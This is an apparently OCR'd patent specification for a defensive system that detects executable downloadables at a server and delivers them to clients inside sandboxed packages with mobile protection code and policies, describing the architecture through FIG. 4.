


FIG. 12a




FIG. 12b

MALICIOUS MOBILE CODE RUNTIME MONITORING SYSTEM AND METHODS

PRIORITY REFERENCE TO RELATED APPLICATIONS

This application claims benefit of and hereby incorporates by reference provisional application Ser. No. 60/205,591, entitled "Computer Network Malicious Code Run-time Monitoring," filed on May 17, 2000 by inventors Nimrod Itzhak Vered, et al. This application is also a Continuation-In-Part of and hereby incorporates by reference patent application Ser. No. 09/539,667, now U.S. Pat. No. 6,804,780, entitled "System and Method for Protecting a Computer and a Network From Hostile Downloadables" filed on Mar. 30, 2000 by inventor Shlomo Touboul. This application is also a Continuation-In-Part of and hereby incorporates by reference patent application Ser. No. 09/551,302, now U.S. Pat. No. 6,480,962, entitled "System and Method for Protecting a Client During Runtime From Hostile Downloadables", filed on Apr. 18, 2000 by inventor Shlomo Touboul.

BACKGROUND OF THE INVENTION

1. Field of the Invention

This invention relates generally to computer networks, and more particularly provides a system and methods for protecting network-connectable devices from undesirable downloadable operation.

2. Description of the Background Art

Advances in networking technology continue to impact an increasing number and diversity of users. The Internet, for example, already provides to expert, intermediate and even novice users the informational, product and service resources of over 100,000 interconnected networks owned by governments, universities, nonprofit groups, companies, etc. Unfortunately, particularly the Internet and other public networks have also become a major source of potentially system-fatal or otherwise damaging computer code commonly referred to as "viruses."

Efforts to forestall viruses from attacking networked computers have thus far met with only limited success at best. Typically, a virus protection program designed to identify and remove or protect against the initiating of known viruses is installed on a network firewall or individually networked computer. The program is then inevitably surmounted by some new virus that often causes damage to one or more computers. The damage is then assessed and, if isolated, the new virus is analyzed. A corresponding new virus protection program (or update thereof) is then developed and installed to combat the new virus, and the new program operates successfully until yet another new virus appears—and so on. Of course, damage has already typically been incurred.

To make matters worse, certain classes of viruses are not well recognized or understood, let alone protected against. It is observed by this inventor, for example, that Downloadable information comprising program code can include distributable components (e.g. Java™ applets and JavaScript scripts, ActiveX™ controls, Visual Basic, add-ins and/or others). It can also include, for example, application programs, Trojan horses, multiple compressed programs such as zip or meta files, among others. U.S. Pat. No. 5,983,348 to Shuang, however, teaches a protection system for protecting against only distributable components including "Java applets or ActiveX controls", and further does so using resource intensive and high bandwidth static Downloadable

content and operational analysis, and modification of the Downloadable component; Shuang further fails to detect or protect against additional program code included within a tested Downloadable. U.S. Pat. No. 5,974,549 to Golan teaches a protection system that further focuses only on protecting against ActiveX controls and not other distributable components, let alone other Downloadable types. U.S. Pat. No. 6,167,520 to Touboul enables more accurate protection than Shuang or Golan, but lacks the greater flexibility and efficiency taught herein, as do Shuang and Golan.

Accordingly, there remains a need for efficient, accurate and flexible protection of computers and other network connectable devices from malicious Downloadables.

SUMMARY OF THE INVENTION

The present invention provides protection systems and methods capable of protecting a personal computer ("PC") or other persistently or even intermittently network accessible devices or processes from harmful, undesirable, suspicious or other "malicious" operations that might otherwise be effectuated by remotely operable code. While enabling the capabilities of prior systems, the present invention is not nearly so limited, resource intensive or inflexible, and yet enables more reliable protection. For example, remotely operable code that is protectable against can include downloadable application programs, Trojan horses and program code groupings, as well as software "components", such as Java™ applets, ActiveX™ controls, JavaScript™/Visual Basic scripts, add-ins, etc., among others. Protection can also be provided in a distributed interactively, automatically or mixed configurable manner using protected client, server or other parameters, redirection, local/remote logging, etc., and other server/client based protection measures can also be separately and/or interoperably utilized, among other examples.

In one aspect, embodiments of the invention provide for determining, within one or more network "servers" (e.g. fireballs, resources, gateways, email relays or other devices/processes that are capable of receiving-and-transferring a Downloadable) whether received information includes executable code (and is a "Downloadable"). Embodiments also provide for delivering static, configurable and/or extensible remotely operable protection policies to a Downloadable-destination, more typically as a sandboxed package including the mobile protection code, downloadable policies and one or more received Downloadables. Further client-based or remote protection code/policies can also be utilized in a distributed manner. Embodiments also provide for causing the mobile protection code to be executed within a Downloadable-destination in a manner that enables various Downloadable operations to be detected, intercepted or further responded to via protection operations. Additional server/information-destination device security or other protection is also enabled, among still further aspects.

A protection engine according to an embodiment of the invention is operable within one or more network servers, firewalls or other network connectable information re-communicating devices (as are referred to herein summarily one or more "servers" or "re-communicators"). The protection engine includes an information monitor for monitoring information received by the server, and a code detection engine for determining whether the received information includes executable code. The protection engine also includes a packaging engine for causing a sandboxed package, typically including mobile protection code and downloadable protection policies to be sent to a Downloadable-

destination in conjunction with the received information, if the received information is determined to be a Downloadable.

A sandboxed package according to an embodiment of the invention is receivable by and operable with a remote Downloadable-destination. The sandboxed package includes mobile protection code ("MPC") for causing one or more predetermined malicious operations or operation combinations of a Downloadable to be monitored or otherwise intercepted. The sandboxed package also includes protection policies (operable alone or in conjunction with further Downloadable-destination stored or received policies/MPCs) for causing one or more predetermined operations to be performed if one or more undesirable operations of the Downloadable is/are intercepted. The sandboxed package can also include a corresponding Downloadable and can provide for initiating the Downloadable in a protective "sandbox". The MPC/policies can further include a communicator for enabling further MPC/policy information or "modules" to be utilized and/or for event logging or other purposes.

A sandbox protection system according to an embodiment of the invention comprises an installer for enabling a received MPC to be executed within a Downloadable-destination (device/process) and further causing a Downloadable application program, distributable component or other received downloadable code to be received and installed within the Downloadable-destination. The protection system also includes a diverter for monitoring one or more operation attempts of the Downloadable, an operation analyzer for determining one or more responses to the attempts, and a security enforcer for effectuating responses to the monitored operations. The protection system can further include one or more security policies according to which one or more protection system elements are operable automatically (e.g. programmatically) or in conjunction with user intervention (e.g. as enabled by the security enforcer). The security policies can also be configurable/extensible in accordance with further downloadable and/or Downloadable-destination information.

A method according to an embodiment of the invention includes receiving downloadable information, determining whether the downloadable information includes executable code, and causing a mobile protection code and security policies to be communicated to a network client in conjunction with security policies and the downloadable information if the downloadable information is determined to include executable code. The determining can further provide multiple tests for detecting, alone or together, whether the downloadable information includes executable code.

A further method according to an embodiment of the invention includes forming a sandboxed package that includes mobile protection code ("MPC"), protection policies, and a received, detected-Downloadable, and causing the sandboxed package to be communicated to and installed by a receiving device or process ("user device") for responding to one or more malicious operation attempts by the detected-Downloadable from within the user device. The MPC/policies can further include a base "module" and a "communicator" for enabling further up/downloading of one or more further "modules" or other information (e.g. events, user/user device information, etc.).

Another method according to an embodiment of the invention includes installing, within a user device, received mobile protection code ("MPC") and protection policies in conjunction with the user device receiving a downloadable application program, component or other Downloadable(s). The method also includes determining, by the MPC, a resource access attempt by the Downloadable, and initiating, by the MPC, one or more predetermined operations corresponding to the attempt. (Predetermined operations can, for example, comprise initiating user, administrator, client, network or protection system determinable operations, including but not limited to modifying the Downloadable operation, extricating the Downloadable, notifying a user/another, maintaining a local/remote log, causing one or more MPCs/policies to be downloaded, etc.)

Advantageously, systems and methods according to embodiments of the invention enable potentially damaging, undesirable or otherwise malicious operations by even unknown mobile code to be detected, prevented, modified and/or otherwise protected against without modifying the mobile code. Such protection is further enabled in a manner that is capable of minimizing server and client resource requirements, does not require pre-installation of security code within a Downloadable-destination, and provides for client specific or generic and readily updateable security measures to be flexibly and efficiently implemented. Embodiments further provide for thwarting efforts to bypass security measures (e.g. by "hiding" undesirable operation causing information within apparently inert or otherwise "friendly" downloadable information) and/or dividing or combining security measures for even greater flexibility and/or efficiency.

Embodiments also provide for determining protection policies that can be downloaded and/or ascertained from other security information (e.g. browser settings, administrative policies, user input, uploaded information, etc.). Different actions in response to different Downloadable operations, clients, users and/or other criteria are also enabled, and embodiments provide for implementing other security measures, such as verifying a downloadable source, certification, authentication, etc. Appropriate action can also be accomplished automatically (e.g. programmatically) and/or in conjunction with alerting one or more users/administrators, utilizing user input, etc. Embodiments further enable desirable Downloadable operations to remain substantially unaffected, among other aspects.

BRIEF DESCRIPTION OF THE DRAWINGS

FIG. **1***a* is a block diagram illustrating a network system in accordance with an embodiment of the present invention;

FIG. **1***b* is a block diagram illustrating a network subsystem example in accordance with an embodiment of the invention;

FIG. **1***c* is a block diagram illustrating a further network subsystem example in accordance with an embodiment of the invention;

FIG. **2** is a block diagram illustrating a computer system in accordance with an embodiment of the invention;

FIG. **3** is a flow diagram broadly illustrating a protection system host according to an embodiment of the invention;

FIG. **4** is a block diagram illustrating a protection engine according to an embodiment of the invention;

FIG. **5** is a block diagram illustrating a content inspection engine according to an embodiment of the invention;

FIG. **6***a* is a block diagram illustrating protection engine parameters according to an embodiment of the invention;

FIG. **6***b* is a flow diagram illustrating a linking engine use in conjunction with ordinary, compressed and distributable sandbox package utilization, according to an embodiment of the invention;

FIG. **7***a* is a flow diagram illustrating a sandbox protection system operating within a destination system, according to an embodiment of the invention;

FIG. **7***b* is a block diagram illustrating memory allocation usable in conjunction with the protection system of FIG. **7***a*, according to an embodiment of the invention;

FIG. **8** is a block diagram illustrating a mobile protection code according to an embodiment of the invention;

FIG. **9** is a flowchart illustrating a server based protection method according to an embodiment of the invention;

FIG. **10***a* is a flowchart illustrating method for determining if a potential-Downloadable includes or is likely to include executable code, according to an embodiment of the invention;

FIG. **10***b* is a flowchart illustrating a method for forming a protection agent, according to an embodiment of the invention;

FIG. **11** is a flowchart illustrating a method for protecting a Downloadable destination according to an embodiment of the invention;

FIG. **12***a* is a flowchart illustrating a method for forming a Downloadable access interceptor according to an embodiment of the invention; and

FIG. **12***b* is a flowchart illustrating a method for implementing mobile protection policies according to an embodiment of the invention.

DETAILED DESCRIPTION

In providing malicious mobile code runtime monitoring systems and methods, embodiments of the invention enable actually or potentially undesirable operations of even unknown malicious code to be efficiently and flexibly avoided. Embodiments provide, within one or more "servers" (e.g. firewalls, resources, gateways, email relays or other information re-communicating devices), for receiving downloadable-information and detecting whether the downloadable-information includes one or more instances of executable code (e.g. as with a Trojan horse, zip/meta file etc.). Embodiments also provide for separately or interoperably conducting additional security measures within the server, within a Downloadable-destination of a detected-Downloadable, or both.

Embodiments further provide for causing mobile protection code ("MPC") and downloadable protection policies to be communicated to, installed and executed within one or more received information destinations in conjunction with a detected-Downloadable. Embodiments also provide, within an information-destination, for detecting malicious operations of the detected-Downloadable and causing responses thereto in accordance with the protection policies (which can correspond to one or more user, Downloadable, source, destination, or other parameters), or further downloaded or downloadable-destination based policies (which can also be configurable or extensible). (Note that the term "or", as used herein, is generally intended to mean "and/or" unless otherwise indicated.)

FIGS. **1***a* through **1***c* illustrate a computer network system **100** according to an embodiment of the invention. FIG. **1***a* broadly illustrates system **100**, while FIGS. **1***b* and **1***c* illustrate exemplary protectable subsystem implementations corresponding with system **104** or **106** of FIG. **1***a*.

Beginning with FIG. **1***a*, computer network system **100** includes an external computer network **101**, such as a Wide Area Network or "WAN" (e.g. the Internet), which is coupled to one or more network resource servers (summarily depicted as resource server-**1** **102** and resource server-N **103**). Where external network **101** includes the Internet, resource servers **1**-N (**102**, **103**) might provide one or more resources including web pages, streaming media, transaction-facilitating information, program updates or other downloadable information, summarily depicted as resources **121**, **131** and **132**. Such information can also include more traditionally viewed "Downloadables" or "mobile code" (i.e. distributable components), as well as downloadable application programs or other further Downloadables, such as those that are discussed herein. (It will be appreciated that interconnected networks can also provide various other resources as well.)

Also coupled via external network **101** are subsystems **104**–**106**. Subsystems **104**–**106** can, for example, include one or more servers, personal computers ("PCs"), smart appliances, personal information managers or other devices/processes that are at least temporarily or otherwise intermittently directly or indirectly connectable in a wired or wireless manner to external network **101** (e.g. using a dialup, DSL, cable modem, cellular connection, IR/RF, or various other suitable current or future connection alternatives). One or more of subsystems **104**–**106** might further operate as user devices that are connectable to external network **101** via an internet service provider ("ISP") or local area network ("LAN"), such as a corporate intranet, or home, portable device or smart appliance network, among other examples.

FIG. **1***a* also broadly illustrates how embodiments of the invention are capable of selectively, modifiably or extensibly providing protection to one or more determinable ones of networked subsystems **104**–**106** or elements thereof (not shown) against potentially harmful or other undesirable ("malicious") effects in conjunction with receiving downloadable information. "Protected" subsystem **104**, for example, utilizes a protection in accordance with the teachings herein, while "unprotected" subsystem-N **105** employs no protection, and protected subsystem-M **106** might employ one or more protections including those according to the teachings herein, other protection, or some combination.

System **100** implementations are also capable of providing protection to redundant elements **107** of one or more of subsystems **104**–**106** that might be utilized, such as backups, failsafe elements, redundant networks, etc. Where included, such redundant elements are also similarly protectable in a separate, combined or coordinated manner using embodiments of the present invention either alone or in conjunction with other protection mechanisms. In such cases, protection can be similarly provided singly, as a composite of component operations or in a backup fashion. Care should, however, be exercised to avoid potential repeated protection engine execution corresponding to a single Downloadable; such "chaining" can cause a Downloadable to operate incorrectly or not at all, unless a subsequent detection engine is configured to recognize a prior packaging of the Downloadable.

FIGS. **1***b* and **1***c* further illustrate, by way of example, how protection systems according to embodiments of the invention can be utilized in conjunction with a wide variety of different system implementations. In the illustrated examples, system elements are generally configurable in a manner commonly referred to as a "client-server" configuration, as is typically utilized for accessing Internet and many other network resources. For clarity sake, a simple client-server configuration will be presumed unless otherwise indicated. It will be appreciated, however, that other configurations of interconnected elements might also be utilized (e.g. peer-peer, routers, proxy servers, networks,

converters, gateways, services, network reconfiguring elements, etc.) in accordance with a particular application.

The FIG. **1***b* example shows how a suitable protected system **104***a* (which can correspond to subsystem-**1** **104** or subsystem-M **106** of FIG. **1**) can include a protection-initiating host "server" or "re-communicator" (e.g. ISP server **140***a*), one or more user devices or "Downloadable-destinations" **145**, and zero or more redundant elements (which elements are summarily depicted as redundant client device/process **145***a*). In this example, ISP server **140***a* includes one or more email, Internet or other servers **141***a*, or other devices or processes capable of transferring or otherwise "re-communicating" downloadable information to user devices **145**. Server **141***a* further includes protection engine or "PE" **142***a*, which is capable of supplying mobile protection code ("MPC") and protection policies for execution by client devices **145**. One or more of user devices **145** can further include a respective one or more clients **146** for utilizing information received via server **140***a*, in accordance with which MPC and protection policies are operable to protect user devices **145** from detrimental, undesirable or otherwise "malicious" operations of downloadable information also received by user device **145**.

The FIG. **1***c* example shows how a further suitable protected system **104***b* can include, in addition to a "re-communicator", such as server **142***b*, a firewall **143***c* (e.g. as is typically the case with a corporate intranet and many existing or proposed home/smart networks.) In such cases, a server **141***b* or firewall **143** can operate as a suitable protection engine host. A protection engine can also be implemented in a more distributed manner among two or more protection engine host systems or host system elements, such as both of server **141***b* and firewall **143**, or in a more integrated manner, for example, as a standalone device. Redundant system or system protection elements can also be similarly provided in a more distributed or integrated manner (see above).

System **104***b* also includes internal network **144** and user devices **145**. User devices **145** further include a respective one or more clients **146** for utilizing information received via server **140***a*, in accordance with which the MPCs or protection policies are operable. (As in the previous example, one or more of user devices **145** can also include or correspond with similarly protectable redundant system elements, which are not shown.)

It will be appreciated that the configurations of FIGS. **1***a*–**1***c* are merely exemplary. Alternative embodiments might, for example, utilize other suitable connections, devices or processes. One or more devices can also be configurable to operate as a network server, firewall, smart router, a resource server servicing deliverable third-party/manufacturer postings, a user device operating as a firewall/server, or other information-suppliers or intermediaries (i.e. as a "re-communicator" or "server") for servicing one or more further interconnected devices or processes or interconnected levels of devices or processes. Thus, for example, a suitable protection engine host can include one or more devices or processes capable of providing or supporting the providing of mobile protection code or other protection consistent with the teachings herein. A suitable information-destination or "user device" can further include one or more devices or processes (such as email, browser or other clients) that are capable of receiving and initiating or otherwise hosting a mobile code execution.

FIG. **2** illustrates an exemplary computing system **200**, that can comprise one or more of the elements of FIGS. **1***a* through **1***c*. While other application-specific alternatives might be utilized, it will be presumed for clarity sake that system **100** elements (FIGS. **1***a–c*) are implemented in hardware, software or some combination by one or more processing systems consistent therewith, unless otherwise indicated.

Computer system **200** comprises elements coupled via communication channels (e.g. bus **201**) including one or more general or special purpose processors **202**, such as a Pentium® or Power PC®, digital signal processor ("DSP"), etc. System **200** elements also include one or more input devices **203** (such as a mouse, keyboard, microphone, pen, etc.), and one or more output devices **204**, such as a suitable display, speakers, actuators, etc., in accordance with a particular application.

System **200** also includes a computer readable storage media reader **205** coupled to a computer readable storage medium **206**, such as a storage/memory device or hard or removable storage/memory media; such devices or media are further indicated separately as storage device **208** and memory **209**, which can include hard disk variants, floppy/compact disk variants, digital versatile disk ("DVD") variants, smart cards, read only memory, random access memory, cache memory, etc., in accordance with a particular application. One or more suitable communication devices **207** can also be included, such as a modem, DSL, infrared or other suitable transceiver, etc. for providing inter-device communication directly or via one or more suitable private or public networks that can include but are not limited to those already discussed.

Working memory further includes operating system ("OS") elements and other programs, such as application programs, mobile code, data, etc. for implementing system **100** elements that might be stored or loaded therein during use. The particular OS can vary in accordance with a particular device, features or other aspects in accordance with a particular application (e.g. Windows, Mac, Linux, Unix or Palm OS variants, a proprietary OS, etc.). Various programming languages or other tools can also be utilized, such as C++, Java, Visual Basic, etc. As will be discussed, embodiments can also include a network client such as a browser or email client, e.g. as produced by Netscape, Microsoft or others, a mobile code executor such as an OS task manager, Java Virtual Machine ("JVM"), etc., and an application program interface ("API"), such as a Microsoft Windows or other suitable element in accordance with the teachings herein. (It will also become apparent that embodiments might also be implemented in conjunction with a resident application or combination of mobile code and resident application components.)

One or more system **200** elements can also be implemented in hardware, software or a suitable combination. When implemented in software (e.g. as an application program, object, downloadable, servlet, etc. in whole or part), a system **200** element can be communicated transitionally or more persistently from local or remote storage to memory (or cache memory, etc.) for execution, or another suitable mechanism can be utilized, and elements can be implemented in compiled or interpretive form. Input, intermediate or resulting data or functional elements can further reside more transitionally or more persistently in a storage media, cache or more persistent volatile or non-volatile memory, (e.g. storage device **207** or memory **208**) in accordance with a particular application.

FIG. **3** illustrates an interconnected re-communicator **300** generally consistent with system **140***b* of FIG. **1**, according to an embodiment of the invention. As with system **140***b*, system **300** includes a server **301**, and can also include a

firewall **302**. In this implementation, however, either server **301** or firewall **302** (if a firewall is used) can further include a protection engine (**310** or **320** respectively). Thus, for example, an included firewall can process received information in a conventional manner, the results of which can be further processed by protection engine **310** of server **301**, or information processed by protection engine **320** of an included firewall **302** can be processed in a conventional manner by server **301**. (For clarity sake, a server including a singular protection engine will be presumed, with or without a firewall, for the remainder of the discussion unless otherwise indicated. Note, however, that other embodiments consistent with the teachings herein might also be utilized.)

FIG. **3** also shows how information received by server **301** (or firewall **302**) can include non-executable information, executable information or a combination of non-executable and one or more executable code portions (e.g. so-called Trojan horses that include a hostile Downloadable within a friendly one, combined, compressed or otherwise encoded files, etc.). Particularly such combinations will likely remain undetected by a firewall or other more conventional protection systems. Thus, for convenience, received information will also be referred to as a "potential-Downloadable", and received information found to include executable code will be referred to as a "Downloadable" or equivalently as a "detected-Downloadable" (regardless of whether the executable code includes one or more application programs, distributable "components" such as Java, ActiveX, add-in, etc.).

Protection engine **310** provides for detecting whether received potential-Downloadables include executable code, and upon such detection, for causing mobile protection code ("MPC") to be transferred to a device that is a destination of the potential-Downloadable (or "Downloadable-destination"). Protection engine **310** can also provide protection policies in conjunction with the MPC (or thereafter as well), which MPC/policies can be automatically (e.g. programmatically) or interactively configurable in accordance user, administrator, downloadable source, destination, operation, type or various other parameters alone or in combination (see below). Protection engine **310** can also provide or operate separately or interoperably in conjunction with one or more of certification, authentication, downloadable tagging, source checking, verification, logging, diverting or other protection services via the MPC, policies, other local/remote server or destination processing, etc. (e.g. which can also include protection mechanisms taught by the above-noted prior applications; see FIG. **4**).

Operationally, protection engine **310** of server **301** monitors information received by server **301** and determines whether the received information is deliverable to a protected destination, e.g. using a suitable monitor/data transfer mechanism and comparing a destination-address of the received information to a protected destination set, such as a protected destinations list, array, database, etc. (All deliverable information or one or more subsets thereof might also be monitored.) Protection engine **310** further analyzes the potential-Downloadable and determines whether the potential-Downloadable includes executable code. If not, protection engine **310** enables the not executable potential-Downloadable **331** to be delivered to its destination in an unaffected manner.

In conjunction with determining that the potential-Downloadable is a detected-Downloadable, protection engine **310** also causes mobile protection code or "MPC" **341** to be communicated to the Downloadable-destination of the Downloadable, more suitably in conjunction with the detected-Downloadable **343** (see below). Protection engine **310** further causes downloadable protection policies **342** to be delivered to the Downloadable-destination, again more suitably in conjunction with the detected-Downloadable. Protection policies **342** provide parameters (or can additionally or alternatively provide additional mobile code) according to which the MPC is capable of determining or providing applicable protection to a Downloadable-destination against malicious Downloadable operations.

(One or more "checked", tag, source, destination, type, detection or other security result indicators, which are not shown, can also be provided as corresponding to determined non-Downloadables or Downloadables, e.g. for testing, logging, further processing, further identification tagging or other purposes in accordance with a particular application.)

Further MPCs, protection policies or other information are also deliverable to a the same or another destination, for example, in accordance with communication by an MPC/protection policies already delivered to a downloadable-destination. Initial or subsequent MPCs/policies can further be selected or configured in accordance with a Downloadable-destination indicated by the detected-Downloadable, destination-user or administrative information, or other information providable to protection engine **310** by a user, administrator, user system, user system examination by a communicated MPC, etc. (Thus, for example, an initial MPC/policies can also be initially provided that are operable with or optimized for more efficient operation with different Downloadable-destinations or destination capabilities.)

While integrated protection constraints within the MPC might also be utilized, providing separate protection policies has been found to be more efficient, for example, by enabling more specific protection constraints to be more easily updated in conjunction with detected-Downloadable specifics, post-download improvements, testing, etc. Separate policies can further be more efficiently provided (e.g. selected, modified, instantiated, etc.) with or separately from an MPC, or in accordance with the requirements of a particular user, device, system, administration, later improvement, etc., as might also be provided to protection engine **310** (e.g. via user/MPC uploading, querying, parsing a Downloadable, or other suitable mechanism implemented by one or more servers or Downloadable-destinations).

(It will also become apparent that performing executable code detection and communicating to a downloadable-Destination an MPC and any applicable policies as separate from a detected-Downloadable is more accurate and far less resource intensive than, for example, performing content and operation scanning, modifying a Downloadable, or providing completely Downloadable-destination based security.)

System **300** enables a single or extensible base-MPC to be provided, in anticipation or upon receipt of a first Downloadable, that is utilized thereafter to provide protection of one or more Downloadable-destinations. It is found, however, that providing an MPC upon each detection of a Downloadable (which is also enabled) can provide a desirable combination of configurability of the MPC/policies and lessened need for management (e.g. given potentially changing user/destination needs, enabling testing, etc.).

Providing an MPC upon each detection of a Downloadable also facilitates a lessened demand on destination resources, e.g. since information-destination resources used in executing the MPC/policies can be re-allocated following such use. Such alternatives can also be selectively, modifiably or extensibly provided (or further in accordance with other application-specific factors that might also apply.)

Thus, for example, a base-MPC or base-policies might be provided to a user device that is/are extensible via additionally downloadable "modules" upon server **301** detection of a Downloadable deliverable to the same user device, among other alternatives.

In accordance with a further aspect of the invention, it is found that improved efficiency can also be achieved by causing the MPC to be executed within a Downloadable-destination in conjunction with, and further, prior to initiation of the detected Downloadable. One mechanism that provides for greater compatibility and efficiency in conjunction with conventional client-based Downloadable execution is for a protection engine to form a sandboxed package **340** including MPC **341**, the detected-Downloadable **343** and any policies **342**. For example, where the Downloadable is a binary executable to be executed by an operating system, protection engine **310** forms a protected package by concatenating, within sandboxed package **340**, MPC **341** for delivery to a Downloadable-destination first, followed by protection policies **342** and Downloadable **343**. (Concatenation or techniques consistent therewith can also be utilized for providing a protecting package corresponding to a Java applet for execution by a JVM of a Downloadable-destination, or with regard to ActiveX controls, add-ins or other distributable components, etc.)

The above concatenation or other suitable processing will result in the following. Upon receipt of sandboxed package **340** by a compatible browser, email or other destination-client and activating of the package by a user or the destination-client, the operating system (or a suitable responsively initiated distributed component host) will attempt to initiate sandboxed package **340** as a single Downloadable. Such processing will, however, result in initiating the MPC **341** and—in accordance with further aspects of the invention—the MPC will initiate the Downloadable in a protected manner, further in accordance with any applicable included or further downloaded protection policies **342**. (While system **300** is also capable of ascertaining protection policies stored at a Downloadable-destination, e.g. by poll, query, etc. of available destination information, including at least initial policies within a suitable protecting package is found to avoid associated security concerns or inefficiencies.)

Turning to FIG. **4**, a protection engine **400** generally consistent with protection engine **310** (or **320**) of FIG. **3** is illustrated in accordance with an embodiment of the invention. Protection engine **400** comprises information monitor **401**, detection engine **402**, and protected packaging engine **403**, which further includes agent generator **431**, storage **404**, linking engine **405**, and transfer engine **406**. Protection engine **400** can also include a buffer **407**, for temporarily storing a received potential-Downloadable, or one or more systems for conducting additional authentication, certification, verification or other security processing (e.g. summarily depicted as security system **408**) Protection engine **400** can further provide for selectively re-directing, further directing, logging, etc. of a potential/detected Downloadable or information corresponding thereto in conjunction with detection, other security, etc., in accordance with a particular application.

(Note that FIG. **4**, as with other figures included herein, also depicts exemplary signal flow arrows; such arrows are provided to facilitate discussion, and should not be construed as exclusive or otherwise limiting.)

Information monitor **401** monitors potential-Downloadables received by a host server and provides the information via buffer **407** to detection engine **402** or to other system **400** elements. Information monitor **401** can be configured to monitor host server download operations in conjunction with a user or a user-device that has logged-on to the server, or to receive information via a server operation hook, servlet, communication channel or other suitable mechanism.

Information monitor **401** can also provide for transferring, to storage **404** or other protection engine elements, configuration information including, for example, user, MPC, protection policy, interfacing or other configuration information (e.g. see FIG. **6**). Such configuration information monitoring can be conducted in accordance with a user/device logging onto or otherwise accessing a host server, via one or more of configuration operations, using an applet to acquire such information from or for a particular user, device or devices, via MPC/policy polling of a user device, or via other suitable mechanisms.

Detection engine **402** includes code detector **421**, which receives a potential-Downloadable and determines, more suitably in conjunction with inspection parameters **422**, whether the potential-Downloadable includes executable code and is thus a "detected-Downloadable". (Code detector **421** can also include detection processors for performing file decompression or other "decoding", or such detection-facilitating processing as decryption, utilization/support of security system **408**, etc. in accordance with a particular application.)

Detection engine **402** further transfers a detected-downloadable ("XEQ") to protected packaging engine **403** along with indicators of such detection, or a determined non-executable ("NXEQ") to transfer engine **406**. (Inspection parameters **422** enable analysis criteria to be readily updated or varied, for example, in accordance with particular source, destination or other potential Downloadable impacting parameters, and are discussed in greater detail with reference to FIG. **5**). Detection engine **402** can also provide indicators for delivery of initial and further MPCs/policies, for example, prior to or in conjunction with detecting a Downloadable and further upon receipt of an indicator from an already downloaded MPC/policy. A downloaded MPC/policy can further remain resident at a user device with further modules downloaded upon or even after delivery of a sandboxed package. Such distribution can also be provided in a configurable manner, such that delivery of a complete package or partial packages are automatically or interactively determinable in accordance with user/administrative preferences/policies, among other examples.

Packaging engine **403** provides for generating mobile protection code and protection policies, and for causing delivery thereof (typically with a detected-Downloadable) to a Downloadable-destination for protecting the Downloadable-destination against malicious operation attempts by the detected Downloadable. In this example, packaging engine **403** includes agent generator **431**, storage **404** and linking engine **405**.

Agent generator **431** includes an MPC generator **432** and a protection policy generator **433** for "generating" an MPC and a protection policy (or set of policies) respectively upon receiving one or more "generate MPC/policy" indicators from detection engine **402**, indicating that a potential-Downloadable is a detected-Downloadable. MPC generator **432** and protection policy generator **433** provide for generating MPCs and protection policies respectively in accordance with parameters retrieved from storage **404**. Agent generator **431** is further capable of providing multiple MPCs/policies, for example, the same or different MPCs/policies in accordance with protecting ones of multiple executables within a

zip file, or for providing initial MPCs/policies and then further MPCs/policies or MPC/policy "modules" as initiated by further indicators such as given above, via an indicator of an already downloaded MPC/policy or via other suitable mechanisms. (It will be appreciated that pre-constructed MPCs/policies or other processing can also be utilized, e.g. via retrieval from storage **404**, but with a potential decrease in flexibility.)

MPC generator **432** and protection policy generator **433** are further configurable. Thus, for example, more generic MPCs/policies can be provided to all or a grouping of serviced destination-devices (e.g. in accordance with a similarly configured/administered intranet), or different MPCs/policies that can be configured in accordance with one or more of user, network administration, Downloadable-destination or other parameters (e.g. see FIG. **6**). As will become apparent, a resulting MPC provides an operational interface to a destination device/process. Thus, a high degree of flexibility and efficiency is enabled in providing such an operational interface within different or differently configurable user devices/processes or other constraints.

Such configurability further enables particular policies to be utilized in accordance with a particular application (e.g. particular system uses, access limitations, user interaction, treating application programs or Java components from a particular known source one way and unknown source ActiveX components, or other considerations). Agent generator **431** further transfers a resulting MPC and protection policy pair to linking engine **405**.

